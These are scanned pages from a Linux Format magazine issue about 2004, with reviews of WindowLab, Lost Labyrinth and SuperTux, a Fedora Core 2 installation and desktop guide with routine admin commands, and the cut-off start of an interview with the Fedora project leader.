
If you've ever spent time with an Amiga, the general behaviour of *WindowLab* shouldn't be too alien; *Workbench*-like window stacking and depth toggling plays a major role, and the main menu functions in a similar way. Hitting the right mouse button on the taskbar reveals a list of apps to start, with constraints wisely put in place (taking note of Fitts' Law).

Some aspects of the WM may baffle the uninitiated, particularly the focus policy: focused windows don't always have to be top of the stack. Equally, the unusual resizing method takes a bit of time to use effectively, and there's no config file – still,

colours and fonts can be specified on the command-line.

WindowLab's performance and stability are impossible to fault, as it reacts instantly to all WM operations and conserves memory like gold,

without falling into the overly minimal territory of *Aewm*, *Lwm et al.* Whether or not it floats your boat is purely a matter of personal preference, but it's certainly worth experimenting for the experience.



Not gorgeous, but *WindowLab* favours fast operation over eye-candy.

ROGUE-LIKE RPG

Lost Labyrinth

■ **VERSION** 0.8.9 ■ **WEB** <http://laby.toybox.de/index.php3?sprache=1>

Back in the 1980s, 'UNIX gaming' was seen as something of an oxymoron – UNIX boxes were big, expensive beasts – and entertainment was almost purely reserved for consoles and home computers. However, *Rogue* and the games it inspired (such as *NetHack*) provided ASCII fun and became cult titles in their own right. These ultra-simple RPGs still have fans today, and thanks to technology we can fight graphical enemies rather than letter Ds. LXF Reader Dale O'Leary suggested we have a look at *Lost Labyrinth*, a *Rogue*-like romp with snazzier visuals.

Lost Labyrinth is written in PureBasic, the cross-platform BASIC engine commonly used for small games and utilities. As a result, it has a distinctive feel to it, much in the same way AMOS programs had on the Amiga. Luckily for us, then, the game comes supplied with its own

interpreter rolled-in, so you'll need nothing more than *SDL* to get it up and running.

Designed for short bursts of play rather than days of addiction, *Labyrinth* doesn't tire the player with superfluous plot lines and gets straight into the action; after selecting a cutely-drawn character (with its two-frame animation) and a bunch of skill attributes, you're ready to begin adventuring. Depth is improved by the skill set selectable – you're given a limited number of points to use, and different abilities need different strategies.

And from there it's the usual kind of fare – battling enemies, picking up items and finding your way to the exit. *Labyrinth's* programmers have stressed the random aspects of the game, giving it increased replay value and always supplying something unique, and although the *Zelda*-esque visuals work pretty well it's troubled by the amount of German text. Even in



Yep, a tiny dagger is sure to see off the gigantic, slaving monsters that emerge from the deepest depths of Hell!

English mode, whole screens of Deutsch will pop up, but not enough to hinder gameplay too much.

Rogue and *NetHack* have matured well, and these charmingly unvarnished trophies of geekdom will find new fans through games like *Lost*

Labyrinth. Dedicated RPGers won't find much in the bare-bones design and frill-free game mechanics, but nevertheless it's an entertaining diversion and holds oodles of replayability thanks to its glut of options and random level creation.

PLATFORM GAME

SuperTux

■ **VERSION** 0.1.1 ■ **WEB** <http://super-tux.sourceforge.net/>



From 600 yards in a misty fog, at night, you can still tell this is Mario.

Imitation may well be the sincerest form of flattery, but it's not remotely the greatest. No, having someone give you large amounts of cash, praise and tropical islands is *proper* flattery – none of this copying lark. Still, Nintendo's *Mario* franchise has been cloned to death (and back); and in *SuperTux* we have another for the list; we get the feeling, though, that if this was commercial, Iwata's razor blade-eating lawyers would be swamping the project in C&Ds before you can say 'Coleco'.

Before you, as Tux, can save the lovely Penny from Nolo's evil clutches (a plot that is only to be expected), you'll need the *SDL* libraries and development headers to compile the game. These are installed by default on all major distros, but they're also available on our coverdisc in the *Essentials* directory if needed.

SuperTux sets itself a realistically attainable target in aping the original NES *Super Mario Bros*. One-way side-scrolling levels. Size-boosting power ups. Two at-a-time fireballs. Multiple enemy stomping bonuses. And on it

goes, with the occasional idea plucked from others in the series (eg *Mario World*, with the level-end gate and some music tracks).

So it is *Mario*, and consequently it's highly playable, and the developers have got it right where so many have failed (*Bubsy* the bleepin' *Bobcat*? Treble d'oh!). Control is smooth and responsive, and despite the game's icy settings it's not like the slippery-slidy ice worlds of *Mario* – remarkably. The level range and variety is sufficient at this early stage, but to improve longevity a level-editor is built-in too (or you can hand-edit the stages in a *Lisp* dialect).

Normally, our teeth would be set firmly in the grinding position with such gross unoriginality, but *SuperTux's* coders really have done a splendid job. It's never easy copying the classics; go too far and, as the infamous *Great Giana Sisters* proved, you can be in trouble. But get just enough right, and the end result is a new lick of paint on an otherwise near-exhausted classic. Platforming pleasure aplenty with everyone's favourite plucky penguin. **LXF**

FEDORA


FEDORA CORE 2



The Red Hat desktop used to suffer from a conflict between enterprise customers demanding stability and Open Source developers wanting speedily integrated new features: here's the second full release of Red Hat's elegant solution.

This month we are proud to offer Fedora Core 2, the latest incarnation of the community-supported distro from Red Hat. The DVD contains the full distribution, which would normally come on four CDs (although the final one is only about one-third full). Obviously, we cannot fit all of this onto three CDs, and include the other content we wanted to give you, so the CD version includes just the first two CDs. This is sufficient for a standard desktop installation.

FEDORA CORE 2: INSTALL INFORMATION



You can use *QTParted* on Knoppix to clear some space on your hard disk for Fedora Core 2.

WARNING

We have recently become aware of a problem that may affect dual-booting with Fedora Core 2 and Windows. This can cause Windows to fail to boot after installing Fedora Core 2. While it looks serious, the fix is fairly simple and detailed in the box *Potential problem for dual boot* on page 49. Please read this before attempting to install Fedora Core 2 alongside Windows.

Before you begin the installation, you will need to make sure that you have sufficient unallocated space on your hard disk to hold Fedora Core 2. Empty space on a Windows partition is not suitable to use: *it has to be space outside of your partitions*. The Fedora Core 2 installer does not have an option to resize existing partitions to free up space, so you will need to boot from a Live CD distro like Knoppix and

use *QTParted*, or use one of the commercial partitioning tools, such as *Partition Magic*. There is no need to create the partitions when doing this – let the Fedora Core 2 installer do that – just resize the existing ones to make some space. This is particularly important when using *Partition Magic*, as there have been a number of reports that the way it creates Linux partitions can cause problems later on.

Starting the installer

Put the DVD or first CD in the drive and boot your computer. You can normally just press **Enter** at the **boot:** prompt to start the installation. There are some options you can type here to change the way the installer starts. The most used is probably the one to change the display resolution of the installation. This is particularly important if you have a TFT screen, as a display in anything but its native size looks awful. This has no effect on the final desktop display – you will have the chance to set that later – it is just for the duration of the installation. For example, to use a 1024x768 display instead of the default 800x600, type **linux 1024x768**

at the **boot:** prompt. If the installer hangs while checking your hardware, use **linux noprobe** to skip the hardware detection stage. These can be combined, for example **linux 1024x768 noprobe**

It is usually best to disconnect all non-essential hardware – such as printers, scanners and various USB devices – while installing. They will be detected when you put them back after you have Fedora Core 2 up and running. The one exception to this is any network hardware, like a cablemodem. Leave it connected so the installer can set up your Internet connection and download updates. If you have trouble getting your computer to boot from the disc, see the box entitled *Booting from CD or DVD* on page 105.

The first thing you should notice when the installer starts is the Help panel on the left of the screen. This is not there to fill an otherwise empty space, it contains useful information about the current stage of the installation process; so it is a good idea to look at it.

After the usual 'Where are you?' questions, you are asked about your



The initial boot prompt. Press F2 to see the available option, or just press Enter to get on with the installation.

monitor. If your monitor is not listed, pick a set of fairly conservative generic settings. While in the past it used to be possible to damage a monitor by selecting too high a frequency, most have protection nowadays, and display an 'out of range' message if you try to overdrive them. This is not as expensive as frying the electronics, but it still leaves you with no display, so start safe – you can always change it later.

Making choices

You now have the opportunity to choose which packages you wish to install. You can pick them individually if you so wish, but it is generally better to go with one of the default options unless you have specific needs as it is easy to add or remove packages at a later date. Don't be concerned if you choose Custom here and do not see the package selection screen: that comes later. Now, it is time to partition the free space on the drive. See the *Partitioning* box overpage for more information. If in doubt, leave it to the automatic setting to decide how to set up the space. You can review the choices it makes before anything is written to your hard disk.

If you are installing to an empty hard disk, or one that contains only Windows, you should accept the default option for the bootloader, *GRUB*. This is the program that gives you the choice of which operating system to load when you boot your computer. If you already have another Linux distro installed and want to use its bootloader, you can use the 'Change boot loader' button to disable the installation of *GRUB*. You then need to add the relevant entries to your existing boot loader's menu. You can also change the location of the bootloader by ticking the Advanced Options box, but only use this if you understand what you are doing. If the installer detected a network card, you have the chance to set this up now. The firewall settings should be left at their defaults unless you are sure that you want something different. If you have a local network, you will probably want to enable SSH.

After setting your language and time-zone, you need to create an administrator (root) account and choose a password. This account is only used for system administration.

Now you get to choose which packages should be installed, whether to go with the default choices or to customise them. CD users should be careful to only choose packages on the first two CDs. If you are installing from CDs, the installer will tell you which CDs are needed to complete the installation. If it asks for disc 3 or 4 at this point, go back and change your package selection. You won't be able to back out once the installation begins, except by rebooting.

Starting up

Once package installation is complete, remove the disc and press the Reboot button. There are a few more steps to complete before your installation is

“Before you begin the installation, you will need to make sure that you have sufficient unallocated hard disk space.”

complete. Most of them are fairly trivial, but there are two that are important to the correct operation of your system. When setting the display, be sure to choose something you know your monitor can handle. If you chose your monitor correctly during installation, it should not be possible to select something you cannot see. If in doubt, go for a lower resolution and change it later.


The other important setting is the creation of a user account. You set up

TESTING THE DISCS

Because the discs were specially rebuilt for the magazine, the Media Check function does not work. This is not a problem, because the testing is mainly for self-burned CD-Rs from downloaded ISO images, where the chances of a disc error are far higher than with professionally pressed discs. If you feel there may be a problem with your discs, you can test the integrity of the RPM files by typing the following command, with a capital K as the first option:


```
rpm -K --nosignature --quiet /mnt/cdrom/Fedora/RPMS/*.rpm
```

Run this for each disc, if you see no output from the command, you know the disc is valid.




Select the groups of packages you want to install. It is easiest to leave it to the installer to pick them at this stage, especially if you are installing from the CDs.

FEDORA



Setting things up to automatically login, instead of giving a password every time. Consider this if you are the only person with access to your computer.



Adding new packages is as easy as ticking the boxes. You can select from other package groups too. Each package group has some standard packages, automatically installed when the group is, and some extras. If the group is installed, you will see the 'Details' link to pick extras. Otherwise, you need to tick the box for the group to install its standard packages. You can also uninstall a program from here, by removing the tick from its entry. When you have completed your selections, press 'Update' and your changes will be installed.



CREATING INSTALLATION CDS FROM THE DVD

Make improvement suggestions on the *LXF* forums

As is now normal with *Linux Format's* bootable cover-mounted DVDs, we have provided a way to create CD ISO images so that you may burn your own CDs for installation on a computer without a DVD drive. This can be done from Linux or Windows. We have made further improvements to the Linux script, as a result of feedback from users on our web forums.

To build the ISO images in Linux, type the following command in a terminal

```
sh /mnt/cdrom/Distros/FedoraCore/
mkiso
```

This will create the three ISO images in the current directory. If you want to create them somewhere else, give the path as an argument, eg

```
sh /mnt/cdrom/Distros/FedoraCore/
mkiso /tmp/iso
```

Note that you should not **cd** to the directory on the DVD when running this script. It will not fail as it used to, but it will be slower because the script is not able to open the cache file used to speed up the creation of the second, third and fourth discs.

If you are short of space, it is now possible to create single ISO images with a choice of two methods; either:

```
sh /mnt/cdrom/Distros/FedoraCore/
mkiso -d 1
```

or

```
sh /mnt/cdrom/Distros/FedoraCore/
mkiso -d 2 /tmp/iso
```

If you get an error message along the lines of

```
../Essentials/Jigdo/jigdo-file:
Permission denied
```

it means your DVD has been mounted with the **noexec** option, which prevents running programs directly from the disc.

For security, this is implicit if the DVD is mnted with the user option. To fix this, copy the file **Essentials/Jigdo/jigdo-file** from the DVD to somewhere in your path, **/usr/local/bin** is a good choice. **mkiso** will now use this in preference to the file on the DVD.

Creating ISO images in Windows

Windows users can create the CDs by double-clicking the **winnkiso** icon or running the script from a MS-DOS prompt. In the latter case, you should change to the **FedoraCore** directory of the CD before running the script. The **Windows** script does not allow you to create single ISOs, but you can specify a destination directory when running it from a DOS prompt. With no argument, or when run from the icon, it puts the ISO images in **C:**.

For example, if your DVD drive is **E:** and you want to save the ISO images to **D:\ISO**, here's what to do:


```
E:
cd Distros\FedoraCore
winnkiso D:\ISO
```



After creating ISO images with the **mkiso** script, you can burn them to CD with **K3b**, which is included with **Fedora Core 2**.

Installing and updating software

It won't be long before you want to install some more software, something that is on the coverdisc but wasn't part of the standard set of packages you started with. **Fedora Core 2** makes this really easy. Click on the red hat (sorry, red *fedora*) button at the bottom left of the desktop to bring up the main menu and select **System Settings>Add/Remove Applications**. Give the root password when asked, and you will see the list of package categories. Let's say you want to install some CD-burning software, Scroll down the **Sound and Video** section, and click on 'Details' Towards the bottom of the list you will see '**k3b**



You need to add a user account. This is your normal login. The root account should *only* be used for system administration.

– CD/DVD recording application; tick the box next to it, and for anything else you might want to try, and then press the Close button.

Logging in automatically

When you boot into **Fedora Core 2**, you have to type in your username and password. If you are the only user of this computer, you may prefer to be automatically logged into your desktop when you switch on. To do this, select **System Settings>Login Screen** from the **Fedora** menu. On the **General** tab, tick the 'Automatic Login' box and give your username. You can configure other aspect of the login manager from here, so have a look around. As with many of the system settings windows, you need to supply the root password to use this one. Whenever a program asks for this password, it means that all actions you carry out with it are done as the administrator, so be careful. It is very difficult for a normal user to break the system by experimenting with the menus and settings, but the root user is able to make more low-level changes. Whenever you are running a program as root, a key icon appears in the system tray, next to the clock, as a reminder.

During the installation, we mentioned that you could change your monitor and display settings later. You have probably guessed how to do this, by now. Select **Display** from the **System Settings** menu. If you want to add another user, that is also done from this menu.

Keeping up-to-date

A Linux distribution is far more than an operating system, it also contains a large number of software tools and packages. Most of these programs are under continual development, with new releases at frequent intervals. Some of these releases add new features, some


PARTITIONING YOUR HARD DISK

Finding room for Fedora

A hard disk is divided into partitions, each of which is accessed as a separate data storage area. A standard Windows setup has a single partition occupying the whole drive, so you may not have even noticed that it was partitioned before, but adding a second operating system will require that each has its own portion of the disk. Unlike Windows, Linux installations generally use two or more partitions, the exact number and layout depending on what the machine is being used for.

Ask ten Linux users how you should partition your hard disk, and you will probably get ten different answers! The simplest set-up has a swap partition and a root partition. The swap partition should be roughly twice the size of the computer's RAM, but probably not more than 512MB. It is used for temporary storage of data to free up memory. The root partition (/) contains everything else.

You can also have separate partitions for other sections of the filesystem hierarchy, /usr, /var, /home and /usr/local are the most common candidates for this. However, this normally only complicates the situation. It is generally worth having /home on its own partition. This contains your own data and configuration files, making it a separate partition means you won't lose it if you reinstall. It also means you can share one /home partition between more than one distribution, if you like to experiment with the different distributions from LXF's coverdiscs. Some of us also prefer to have /boot on a separate partition, to keep your kernel safe from filesystem corruption. Fedora Core 2's default setup is swap, / and boot; but it is probably best to reduce the size of / and add a /home partition. It makes upgrading or switching distros much easier.



Partitioning your hard disk can be the most nerve-racking part of any Linux installation – especially if you want to keep an existing OS on the computer – but Fedora's installer takes care of it for you.

fix bugs, others deal with security issues; so it is important to keep your system up-to-date. If you had an active Internet connection when you installed Fedora Core 2, say though a LAN or broadband modem/router, the up2date system will have been configured for you. You will see an icon in the system tray that either looks like a blue ball with a white tick (meaning your system is up-to-date) or a red ball with a flashing exclamation mark. In the latter case, hover the mouse over the icon to see how many updates are available and click it to see the list. Press the 'Launch up2date' button to run the updater. The first time you do this, you

have to confirm the settings for Red Hat Network. If you were online during installation, these should be correct. If you are using a modem, set them up now, the defaults are usually fine. Then press OK.

The Red Hat Update Agent needs to gather some information from the servers, then presents you with a list of updates; select the ones you want and press Forward. The program will then download the packages and update your system.

This should give you enough information to install and start using your new Linux system. Now you can spend some time exploring the many

POTENTIAL PROBLEM FOR DUAL-BOOT

Windows loading failure on some systems – kernel issue

A problem has just come to light that may cause Windows to fail to load after installing Fedora Core 2.


It appears that the fault is with something in kernel 2.6 causing the partitioning tool to write some incorrect – but non-essential – values about the hard drive's geometry: this is a kernel issue, not specific to Fedora Core 2. This is compounded by the Windows bootloader insisting that this information is accurate, even though it doesn't use it, strangely enough. Booting Linux is not affected and many Windows systems are also unaffected. We installed alongside Windows 98SE and Windows XP when testing the coverdiscs and neither test box was affected – it depends on your hardware. There are two ways to deal with this, prevention and cure. Both of these examples assume you have a single hard disk, hda. If you have more than one, repeat the commands for each disk.

Prevention

Prevention relies on you having access to Linux on the computer before installing Fedora Core 2, either from an existing installation or a rescue disc. DVD readers can use *Recovery Is Possible* from this month's Distros directory for this: burn *RIP-8.9.iso.bin* to a CD and boot from it. Then type

```
fdisk -l /dev/hda
at the command prompt. Towards the top of the output, you will see something like
255 heads, 63 sectors/track, 14593 cylinders
```

Make a note of the cylinders, heads and sectors values and boot the Fedora Core 2 installer as described in the main text. When you see the **boot:** prompt, type **linux hda=14593,255,63**



The **GRUB** bootloader. Here you can see that Fedora has added an entry for Windows. This works as expected for most people, but these steps here will make sure that it works for all.

replacing the number with the values for cylinders, heads and sectors for your disk. This tells the partitioning tool to use these values, instead of reading them itself and maybe setting them incorrectly. You can add any other boot option you want to the end of this line.

Cure

If you do not have access to the Linux *fdisk*, or you have already installed FC 2 and hit this problem, here is the cure. Open a terminal and type **su** to become root, then type the following (there's spaces where we change lines here):

```
sdisk -d /dev/sda | egrep -v
'^^(Warning|DOS)' | sdisk --no-reread
-H255 /dev/hda
```


This reads the current geometry from the disk with *sdisk*, strips out any superfluous warning information with *egrep* and writes it back to the disk with a corrected heads value.

You can find more information on this problem and the fixes at <http://lwn.net/Articles/86835/> and also see Tony Mottershead's *Fedora Core 2* letter on page 15's *Readers' Tips* for some more comment on this problem.

programs available from the Fedora menu. Do not be afraid to experiment, so long as you are running as your normal user, it is impossible to break anything important. Have fun!



up2date takes care of downloading and installing updated packages with a minimum of fuss.



The **System Settings** menu is where you can change the display size, add users and make most other changes to the system.

GROKING THE DESKTOP



Thanks to all the hard work of the GNOME development team, GNOME 2.6 is one of the most user-friendly desktop environments ever seen on any platform. If you're coming from KDE, you're in for a shock: the GNOME developers seem to spend much less effort working on eye-candy, and much more time working on common sense, user-oriented features that make the desktop easier to use!

WEB AND EMAIL

Communicating over the Internet


Mozilla 1.6 is bundled as standard with Fedora, which is the latest stable version available at the time of writing. However, it does only come with the two standard themes ('Classic' and 'Modern') and none of the cool plugins available from <http://mozdev.org>. To install more themes, click 'View', 'Apply Theme', then 'Get New Themes'.

Keep your eye on your **Yum** repository for news of **Mozilla 1.7** and 1.8 being released, as they add many more features and bug fixes as well.


Only the Browser and Composer parts of **Mozilla** are installed as standard, with **Evolution 1.4** stepping up to fill the need of email client and personal information manager. If you've never used **Evolution** before, be sure not to miss the excellent news aggregation system that lets you pick various RSS feeds to display on the summary screen, and also the powerful calendaring

functionality that helps you plan out your life. For more RSS apps and IRC clients, see this month's **LXF** coverdiscs.

Also in **Evolution**, you can store task information and contacts. This is set to get ramped up further with **Evolution 2.0** (due later this year) when **Gaim** integration is completed to allow you to send messages to your contacts direct from **Evolution**.



Mozilla: slow to load but we like it anyway. Be sure to visit <http://fedora.artoo.net> to read the unofficial Fedora FAQ.



Email reading, schedule management, news aggregation, and Mystic Meg-style weather prediction all-in-one.

SPATIAL NAVIGATION

Like Marmite, you'll either love it or hate it...

New to **GNOME 2.6** is spatial navigation from inside **Nautilus**, the **GNOME** file browser. For a long time now, the standard 'file browsing metaphor' (the way in which we browse our filesystem graphically) has been to have one window for the entire filesystem with Back and Forward buttons, in a similar fashion to a web browser.

Spatial navigation mode changes this around so that the interface is much more minimal: no toolbar, no address bar, and no navigation buttons. Instead, each time you open a new folder, it appears in a new window. Furthermore, each window remembers where it was last time, so you can, for instance, always have your home folder appear in the bottom-right corner of the screen.


In order to make browsing to parent folders easier (now that the back button is missing), there's a new addition in the status bar that allows you to quickly

browse to any parent folder from the current window.

Linux is about choice

If you decide that spatial navigation isn't for you, you have two options. First, try double-clicking with the *middle* mouse button when you want to open new folders. This opens the new folder and automatically closes the old, which is a halfway house between the old **Nautilus** behaviour and the new.

If that's not enough for you and you really want to get back to the **GNOME 2.4** way of doing things, it's very simple. Launch System Tools>Configuration Editor from the Fedora menu, then select 'Apps', 'Nautilus', then 'Preferences'. Now, from the right-hand window, you should make sure the 'Always use browser' box is ticked, then restart **GNOME** – this forces **Nautilus** to default to the old browsing style.



1 Each folder has its own window – note the lack of navigation buttons and toolbars.

2 The Red Hat Network icon sits in the system tray and warns when updates are available.

3 Each window has a combo box in the status bar to let you navigate to parent windows easily.

4 **Nautilus** will automatically preview pictures and other content when possible, but this can slow your system down!

5 You can add emblems to your folders to make them more visually descriptive.




Sick of spatial navigation? You can always turn it off and get back to the **GNOME 2.4** days!

BACK TO KDE

Bluecurve, Plastik... or whatever you like

Despite Fedora being quite GNOME-centric, you can get KDE up and running just fine with a few tweaks. By default, KDE isn't installed, so first launch System Settings>Add/Remove Programs and install all the KDE components. With these in place, next time you're at the Fedora login screen look for the Session button near the bottom-left hand corner and select KDE before you login.

Once you're in KDE you'll notice it looks quite like GNOME – this is thanks to Red Hat's use of Bluecurve, which effectively smooths out many of the differences between KDE and GNOME. This is easily rectified by launching Preferences>Control Center, then going to 'Appearances & Themes' in the Control Center. From there, go to Style, select 'Plastik' as the widget style, and go to 'Window Decorations' and select 'Plastik' again as the decoration. Voila – KDE 3.2 as it was *supposed* to look!



KDE: Hidden but not forgotten. With a few tweaks and a bit of CD changing, you can have it up and running just like in other distros.




GNOME AS YOU LIKE IT

Customisation options

Although at first glance large parts of GNOME look pretty basic compared to KDE, there are some really smart customisation features that will have you hooked once you use them. For example, launch Preferences>Preferred Applications, and choose which web browser, mail reader, text editor, and terminal you'd like to use all from one central location.

Also, from any *Nautilus* window click Edit>Backgrounds and Emblems to bring up a dialog full of individual folder customisations. You can drag-and-drop any pattern or colour onto any *Nautilus* window (or your desktop) to use it there, and you can also drag-and-drop emblems onto folders to have those folders marked with the icon – a great way to remember what each folder contains at a glance.



Where the KDE team would probably have called the colours names like 'Dark Orange', and 'Light Orange', the GNOME developers go for more descriptive names, but stopping short of 'Bent Copper.'

POOR VIDEO PERFORMANCE

One minor annoyance with Fedora Core 2 is that its kernel includes various performance patches to help improve performance. Sadly these patches break compatibility with various external applications, of which the most noticeable (and irritating!) is the Nvidia driver. At this time, the Nvidia driver is not supported, and is likely to cause you problems. If you give it a try and find your system dies each time you boot up, pop the first CD of the Fedora install in and type

```
linux rescue
at the boot: prompt.
```

EASY WINDOWS NETWORKING

If your Fedora machine is on the same network as Windows machines, you should be able to browse through and interact with them using the GNOME 2.6 network browser. To get to this, click Computer>Network, then Windows Network. Although it's nothing like as easy to share your own files on the Windows network, this is certainly a step in the right direction!



FEDORA: PASSING THE HAT AROUND

Full of Fedora questions? We were, so *Linux Format* got in touch with project leader, Cristian Gafton.

LXF: Are there any distinct differences in the goals and ambitions of the Fedora project, as opposed to any of the aims or philosophies espoused in or by the old Red Hat releases?

CHRISTIAN GAFTON: Yes, there are a number of quite significant differences between the old Red Hat Linux and the Fedora Core releases in these terms. First and foremost, Fedora Core has a different audience that it is built for – the releases are geared towards the Open Source developers and the technology enthusiasts.

The emphasis in Fedora is on the quick integration and release of new features in a format that is easily consumable by the computer users, as well as the techie wannabes. Unlike Red Hat Linux, which was a general-purpose operating system, we are able to introduce our users – through Fedora Core – to a lot more new technology from release to release. The support contracts and different expectations around Red Hat Linux would have never allowed us to get away with this increased number of changes or level of experimentation.

So, the primary goal of Fedora Core Project is to act as a catalyst for Open Source technology development in general, by integrating and providing

